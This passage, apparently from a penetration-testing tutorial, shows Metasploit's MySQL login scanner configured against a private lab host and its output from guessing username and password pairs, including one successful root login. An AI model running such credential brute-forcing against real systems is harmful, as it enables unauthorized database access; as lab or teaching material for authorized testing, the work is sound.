   PASS_FILE        pass.txt         no        File containing passwords, one per li
   Proxies                           no        A proxy chain of format type:host:por
,type:host:port][...]
   RHOSTS           192.168.1.118    yes       The target host(s), see https://githu
com/rapid7/metasploit-framework/wiki/
                                                Using-Metasploit
   RPORT            3306             yes       The target port (TCP)
   STOP_ON_SUCCESS  false            yes       Stop guessing when a credential works
or a host
   THREADS          1                yes       The number of concurrent threads (max
ne per host)
   USERNAME         root             no        A specific username to authenticate a
   USERPASS_FILE                     no        File containing users and passwords s
arated by space, one pair per line
   USER_AS_PASS     false            no        Try the username as the password for
l users
   USER_FILE        users.txt        no        File containing usernames, one per li
   VERBOSE          true             yes       Whether to print output for all atten
```

```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.1.118:3306    - 192.168.1.118:3306 - Found remote MySQL version 5.1.59
[!] 192.168.1.118:3306    - No active DB -- Credential data will not be saved!
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: root: (Incorrect: Access
 denied for user 'root'@'DESKTOP-SQHP5K3' (using password: NO))
[+] 192.168.1.118:3306    - 192.168.1.118:3306 - Success: 'root:root123'
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot: (Incorrect: Access
 denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot:root123 (Incorrect:
 Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot:poot123 (Incorrect:
 Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot:groot123 (Incorrect
: Access denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: poot: (Incorrect: Access
 denied for user 'poot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot: (Incorrect: Acces
s denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: NO))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot:root123 (Incorrect
: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot:poot123 (Incorrect
: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot:groot123 (Incorrec
t: Access denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: YES))
[-] 192.168.1.118:3306    - 192.168.1.118:3306 - LOGIN FAILED: groot: (Incorrect: Acces
s denied for user 'groot'@'DESKTOP-SQHP5K3' (using password: NO))
[*] 192.168.1.118:3306    - Scanned 1 of 1 hosts (100% complete)
```